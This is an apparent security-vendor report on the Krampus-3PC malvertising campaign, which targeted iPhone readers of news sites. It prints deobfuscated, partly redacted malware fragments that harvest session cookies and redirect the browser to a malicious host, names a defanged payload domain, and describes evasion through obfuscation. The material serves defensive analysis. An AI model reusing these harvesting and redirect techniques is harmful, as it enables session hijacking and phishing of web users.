KRAMPUS-3PC:

Persistent Malware Using Multiple Techniques Hits Online Readers in Time for the Holidays

THE MEDIA TRUST

We know digital security.

The Media Trust's Digital Security & Operations (DSO) team discovered a new malicious campaign affecting iPhone users of over 100 publisher websites, many of which were UK online newspapers and international weekly news magazines. Named Krampus-3PC[1] by the DSO, this unique malware delivered the payload using a multi-stage redirect mechanism and two obfuscation methods to evade conventional scanning and blocking tools. While most malicious campaigns use one method of redirection, Krampus-3PC employed a backup method to ensure users were redirected to the fraudulent popup masquerading as a global grocery store reward ad. Moreover, the malware hoovered up user session information, including cookies, from a widely used adtech vendor, enabling attackers to log into users' various online accounts.

Private Data for Illicit Profit

Krampus-3PC's' campaign ramped up at the start of the year's busiest shopping season. The malware authors had sought to amass as much user data as they could through the device itself and adtech provider Adtechstack[2]. Mobile devices account for roughly 50% of internet traffic and accompany most users wherever they go, so they offer a trove of consumer data not found in desktops, such as geolocation, call records, the majority of their internet searches, and online purchases, among others. The authors had also designed the campaign to make use of Adtechstack's campaign tag codes to gather the session information (see Figure 1):

- Cookie ID
- Country
- Click tag
- Webpage's local storage data
- Sandbox presence
- Adtechstack banner data

This information was then sent to the malware's command and control (C&C) domain to signal that the user's device had passed all the checks for redirection.

[1] 3PC stands for third-party code. This is code that executes outside the website operator's IT perimeter and is owned and operated by digital vendors.
[2] Pseudonym for the technology provider hosting the ads.

```
4191            try {
4192                var ceID = window._[redacted]EventsInstance.cookieID;
4193            };
4194            try {
4195                var Cry = window._[redacted]locationInfo.Country;
4196            };
4197            try {
4198                var CREFL = window._[redacted]EventsInstance.windows[0]
                    .[redacted]clickTag.split('CREFURL=')[1];
4199            };
4200            try {
4201                var lage = window._[redacted]EventsInstance.windows[0].
                    localStorage.length;
4202            };
4203            try {
4204                var sbox = window._[redacted]UtilInstance._sandbox;
4205            };
4206            try {
4207                var clks = window._[redacted]EventsInstance.events['1x'
                    ].clicks.length;
4208            };
4209            try {
4210                var [redacted] window._[redacted]EventsInstance.windows
                    [0].[redacted]BannerData.URL.split('bn=')[1];
4211            };;
```

Figure 1: Deobfuscated code snippet gathering user session information

The cookie ID enabled Krampus-3PC to hijack the browser and--if the user had other sites like their bank or favorite online retailer open on their device--gain access to the user's account. Access to a session cookie would enable the malvertiser to log in as that user at a later time. If the user provided information to the fraudulent pop up, the malvertiser received additional PII in time for the holiday season and upcoming elections (see Figure 2).

New Attack and Persistence Techniques

The DSO first detected Krampus-3PC in October redirecting online readers of UK publications to a fake grocery gift card ad (see Figure 3). The attack continued throughout October and into November, spreading the malware to readers across the globe.



Figure 2: Malicious popup



Figure 3: Fake gift card ad

While Krampus-3PC seemed like a run-of-the-mill phishing campaign, visitors of a targeted website serving a compromised ad were redirected to a phishing page that prompted them to enter PII. What took place behind the scenes, however, was a series of rapid-fire activities assuring that users were successfully compromised even as publishers and the adtech company they worked with used popular malware blockers. For some perspective on the malware authors' sophistication, the malware was able to retrieve not only whatever information users entered but also their phone numbers, which were later used for phishing texts (see Figure 4), and cookie IDs.



Figure 4: Phishing Text



Figure 5: Krampus-3PC's delivery process

Krampus-3PC was designed to conduct two phases of checks. Heavily padded with additional strings, its code was given a free pass by conventional scanners and blockers. In the first phase, once a reader visited a site and the compromised ad's creative tag was loaded, Krampus-3PC unpacked code that checked (1) whether the ad was hosted by Adtechstack and (2) whether the ad was running on a targeted publisher (see Figure 5). The obfuscated list and the process of its deobfuscation process bore a striking resemblance to GhostCat-3PC's techniques. When both checks were satisfied, the malware injected malicious script that triggered another phase of checks.

In phase two, the malware checked if the device was an iPhone by finding out if the graphic reader vendor was "Apple" and the font style within the browser "style weight small caps". If the results were positive, Krampus-3PC built and executed the payload URL—***boost-sea2[.]com***—and sent user data to the C&C server. This payload URL hijacked the browser, replacing the page address in order to redirect users to the phony reward popup. If the redirection failed, it used the backup method, loading the malicious URL onto another tab (see Figures 6 and 7). The URL would continue to open and load onto a new tab the redirection succeeded.

```
    try {
        top.location.href = "http://[redacted].com//65bfcbad-4e
        94-4766-a61b-7a127193a924?pub_id=[redacted].uk&amp;ssp=Sovrn&amp
        ;campaign=0300x250"
    }catch(e) {
```

Figure 6: Method 1—Redirecting by changing the address/location of the page to a malicious URL

```
    }catch(e) {
        try{
            var input = document.createElement('input');
            input.type = 'text';
            input.style = 'width:1';
            input.addEventListener('blur',function() {
                window.open('http://[redacted].com/65bfcbad-4e9
                4-4766-a61b-7a127193a924?pub_id=[redacted].uk&amp;ssp=So
                vrn&amp;campaign=0300x250&amp;tag=16');
```

Figure 7: Method 2: Opening a New Tab

Designed to Dodge

Malware authors behind Krampus-3PC scrambled and concatenated code to make the list of target publisher domains, the checks, and data harvesting activities unrecognizable. Scanners, blockers, and even some experts looking for specific code patterns or malicious domains missed Krampus-3PC (see Figure 8). For instance, scanners looking for keywords or injected third-party script generated zero results. Online news sites using malware blockers programmed to find specific domains let Krampus-3PC run unimpeded.

```
var resource = '101z125z96z118z60z102z123z98z97z110z112z119z126z116z115z97z102z126z123
123z96z121z122z119z96z115z126z118z60z113z125z60z103z121z110z125z98z119z96z115z102z123z
121z60z113z125z127z110z113z125z118z107z113z96z125z97z97z115z124z97z101z119z96z97z60z11
19z97z98z124z113z96z123z113z123z124z116z125z60z113z125z127z110z126z123z117z122z102z60z
98z119z96z119z104z122z123z126z102z125z124z60z113z125z127z110z119z115z97z102z112z125z10
103z121z110z126z119z119z118z97z63z126z123z100z119z60z113z125z60z103z121z110z119z106z98
5z115z118z60z113z125z127z110z126z119z117z115z113z107z60z113z125z127z110z102z119z97z60z
z32z60z113z125z127z110z96z119z116z123z124z115z124z113z119z117z125z126z118z60z113z125z1
6z126z107z101z125z125z118z126z123z116z119z60z113z125z127z110z97z101z115z98z104z60z113z
```

Figure 8: Scrambled list of target publishers

Phantom Scanning to Fight Anonymous Foes

Malvertisers exploit the digital ad supply chain's speed, complexity, and anonymity. Conventional scanners and blockers are known entities that smart malware like Krampus-3PC, GhostCat-3PC, and ShapeShifter-3PC, among others, can easily identify and avoid. Publishers can respond by using the digital supply chain, in particular trusted digital partners to keep out demand and supply partners that have a track record of delivering malicious campaigns. And just as bad actors use anonymity to their advantage, publishers should employ phantom scanning for ad tags and websites, a process that remains invisible to the malware. These two tactics will effectively shield their users from today's innovative attacks